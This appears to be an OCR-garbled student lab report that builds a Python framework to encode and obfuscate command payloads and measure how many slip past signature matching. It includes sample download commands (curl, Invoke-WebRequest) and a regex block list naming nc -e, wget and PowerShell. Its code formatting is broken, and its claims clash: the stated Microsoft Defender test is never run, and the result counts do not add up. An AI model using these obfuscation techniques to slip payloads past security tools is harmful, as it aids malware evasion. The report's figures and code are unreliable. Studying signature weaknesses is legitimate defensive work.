Project 1

Custom Payload Encoder & Obfuscation Framework

Introduction

This project evaluates how encoding and obfuscation techniques affect detection by Microsoft Defender Antivirus on a Windows 10 virtual machine. By generating common malicious payloads and progressively obfuscating them (Base64, ROT13, XOR, random insert, and split-concat), we measured signature matches and documented which variants were detected or bypassed. All activities were performed ethically in a controlled lab environment.

Environment setup on Kali:

First, I do System Update On kali and verify Paython3 and their Version

System update

sudo apt update && sudo apt -y upgrade

Python and venv install/verify

python3 –version

sudo apt -y install python3 python3-venv python3-pip git

After Verify This I Created Project Folder and setup Virtual env

mkdir -p ~/projects/payload-framework

cd ~/projects/payload-framework

python3 -m venv venv source

venv/bin/activate

After That I was Install dependencies Its optional


pip install yara-python argparse After

That I was created Files and Folders like mkdir -p

src modules reports samples tests docs

touch src/main.py modules/encoding.py
modules/obfuscation.py modules/detection.py
modules/reporting.py README.md screenshot:

-




After I Implement Encoding Modules

I added code in all modules folder

```
# modules/encoding.py


import base64

from itertools import cycle


def b64_encode(data: str) -> str:

    return base64.b64encode(data.encode()).decode()


def b64_decode(data: str) -> str:

    return base64.b64decode(data.encode()).decode()
```

```
def rot13(data: str) -> str:
    result = []     for ch in data:         if 'a' <= ch <= 'z':
result.append(chr((ord(ch) - ord('a') + 13) % 26 +
ord('a')))         elif 'A' <= ch <= 'Z':
result.append(chr((ord(ch) - ord('A') + 13) % 26 +
ord('A')))

        else:

            result.append(ch)
return ''.join(result)


def xor_encode(data: str, key: str) -> str:     # XOR then Base64
for printable result     xored = bytes([ord(c) ^ ord(k) for c, k in
zip(data, cycle(key))])
    return base64.b64encode(xored).decode()


def xor_decode(data_b64: str, key: str) -> str:
raw = base64.b64decode(data_b64.encode())
    decoded = bytes([b ^ ord(k) for b, k in zip(raw, cycle(key))])
return decoded.decode(errors='ignore')
```

Screenshot: -



After Obfuscation module implement

modules/obfuscation.py

import random import string def random_insert(s: str, charset: str = string.punctuation, rate: float = 0.15) -> str:

out = []

for ch in s:


out.append(ch) if random.random() < rate:

out.append(random.choice(charset))

return ''.join(out)

```
def split_concat(s: str, chunk_size: int = 3, joiner: str = '+') ->
str:       chunks = [s[i:i+chunk_size] for i in range(0, len(s),
chunk_size)]
    return joiner.join(chunks)

def escape_sequence(s: str) -> str:
# Convert to \xNN format
    return ''.join([f'\\x{ord(ch):02x}' for ch in s])

def reversible_shuffle(s: str, seed: int = 42) -> tuple[str, list[int]]:
    random.seed(seed)
    idx = list(range(len(s)))
random.shuffle(idx)
    shuffled = ''.join(s[i] for i in idx)
return shuffled, idx

def reverse_shuffle(shuffled: str, idx: list[int]) -> str:
    res = [''] * len(idx)
    for i, original_pos in enumerate(idx):
        res[original_pos] = shuffled[i]
return ''.join(res)
```

Screenshot: -




Detection simulator module implements

```
# modules/detection.py import
re
DEFAULT_SIGNATURES = [
    r'cmd\.exe',
r'PowerShell',     r'Invoke-
WebRequest',
    r'/bin/sh',
r'wget\s+http',
r'curl\s+-O',     r'NC\s+-e',
r'(?i)malicious',
r'(?i)payload',
]
```

```
def simple_match(payload: str,
signatures=DEFAULT_SIGNATURES) -> dict:
    matches = []       for sig in
signatures:                        if
re.search(sig,          payload):
matches.append(sig)     return
{
        "detected": len(matches) > 0,
        "matches": matches,
        "score": len(matches)
    }
def score_summary(results: list[dict]) -> dict:
    total = len(results)     detected = sum(1 for r in
results if r["detected"])
    return {
        "total": total,
        "detected": detected,
        "bypassed": total - detected,
        "detection_rate": detected / total if total else 0.0
    }
```

Screenshot: -




Reporting module implement

```
# modules/reporting.py
from datetime import datetime
import json import os


def save_json_report(path: str, data: dict) -> str:
    os.makedirs(os.path.dirname(path), exist_ok=True)
with open(path, 'w', encoding='utf-8') as f:
```

```
        json.dump(data, f, indent=2, ensure_ascii=False)
    return path

def build_run_report(run_meta: dict, samples: list[dict],
summary: dict) -> dict:
    return {
        "timestamp": datetime.utcnow().isoformat() + "Z",
        "meta": run_meta,
        "samples": samples,
        "summary": summary
    }
```

Screenshot: -



After Add Main script (CLI) implement

src/main.py

import argparse import os from modules.encoding import b64_encode, b64_decode, rot13, xor_encode, xor_decode from modules.obfuscation import random_insert, split_concat, escape_sequence, reversible_shuffle, reverse_shuffle from modules.detection import simple_match, score_summary from modules.reporting import build_run_report, save_json_report

```
def read_payload(path: str) -> str:     with open(path, 'r',
encoding='utf-8', errors='ignore') as f:
        return f.read()

def write_output(path: str, content: str) -> str:
    os.makedirs(os.path.dirname(path), exist_ok=True)
with open(path, 'w', encoding='utf-8') as f:
        f.write(content)
return path

def process(payload: str, key: str | None):
variants = []

    # Original
    det = simple_match(payload)
    variants.append({"label": "original", "content": payload,
"detection": det})

    # Base64     v_b64 = b64_encode(payload)
variants.append({"label": "b64", "content": v_b64, "detection":
simple_match(v_b64)})
```


```
    # ROT13     v_rot = rot13(payload)
variants.append({"label": "rot13", "content": v_rot, "detection":
simple_match(v_rot)})

    # XOR
    if key:
        v_xor = xor_encode(payload, key)
variants.append({"label": "xor_b64", "content": v_xor,
"detection": simple_match(v_xor)})

    # Obfuscations on original
    v_ins = random_insert(payload)
variants.append({"label": "random_insert", "content": v_ins,
"detection": simple_match(v_ins)})

    v_split = split_concat(payload, chunk_size=4, joiner='+')
variants.append({"label": "split_concat", "content": v_split,
"detection": simple_match(v_split)})

    v_escape = escape_sequence(payload)
    variants.append({"label": "escape_sequence", "content":
v_escape, "detection": simple_match(v_escape)})
```

```
    v_shuf, idx = reversible_shuffle(payload, seed=99)
variants.append({"label": "reversible_shuffle", "content": v_shuf,
"detection": simple_match(v_shuf), "shuffle_idx": idx})

    # Layered example: ROT13 + random_insert
v_combo = random_insert(rot13(payload))
variants.append({"label": "rot13_then_random_insert",
"content": v_combo, "detection": simple_match(v_combo)})

    return variants

def main():
    parser = argparse.ArgumentParser(description="Payload
Encoding & Obfuscation Framework")
    parser.add_argument("-i", "--input", required=True,
help="Path to input payload file")     parser.add_argument("-
k", "--key", help="XOR key
(optional)")     parser.add_argument("-o", "--outdir",
default="reports", help="Output directory for results")
args = parser.parse_args()

    payload = read_payload(args.input)
variants = process(payload, args.key)
```

```
    samples = []     for v in variants:         out_path =
os.path.join(args.outdir, "samples", f"{v['label']}.txt")
        write_output(out_path, v["content"])
samples.append({
            "label": v["label"],
            "output_path": out_path,
            "detection": v["detection"]
        })

    summary = score_summary([s["detection"] for s in samples])
report = build_run_report(            run_meta={"input": args.input,
"xor_key_used":
bool(args.key)},
samples=samples,
summary=summary
    )
    report_path = os.path.join(args.outdir, "run_report.json")
save_json_report(report_path, report)

    print(f"Report saved: {report_path}")
print("Summary:", summary)
```

```
if __name__ == "__main__":
    main()
```

Screenshot: -



After add all python encoding files, I created test payload and after run it.

Create test payload file

File name: Payload.txt

```
cat > samples/payload.txt << 'EOF'
```

Demo payload


/bin/sh -c echo "malicious payload test"


curl -O http://example.com/file

PowerShell -Command "Invoke-WebRequest http://example.com"

EOF

Screenshots: -





After Run payload without XOR

First, I have activated venv below code


Source ~/projects/payload-framework/venv/bin/activate


After run framework

python3 src/main.py -i samples/payload.txt -o reports

after we can show report like below screenshots

cat reports/run_report.json





We can show Output

Original: Detected

Base64: Bypassed

XOR: Bypassed

ROT13+Obfuscation: Bypassed

Original: Detected PowerShell

ROT13 (rot13.txt) Bypassed

Random Insert Detected malicious, payload

Split + Concat Bypassed

Escape Sequence Bypassed

Reversible Shuffle Bypassed

ROT13 + Random Insert Bypassed

Test Summary

- Total payloads tested: 8
- Detected: 2 (Original + Random Insert)
- Bypassed: 6 (Base64, ROT13, Split+Concat, Escape, Shuffle,

ROT13+Random Insert)

- Detection rate: 25%
- Bypass rate: 75%

Analysis

- Detected payloads:
- Original → IDS signatures easily matched (7 hits).
- Random Insert → Still contained keywords “malicious” and “payload”.
- Bypassed payloads:
- Base64, ROT13, Split+Concat, Escape, Shuffle → Signatures broken, IDS failed.

Conclusion

- **Framework successfully bypassed IDS in 75% cases.**
- **Demonstrates weakness of signature_based detection.**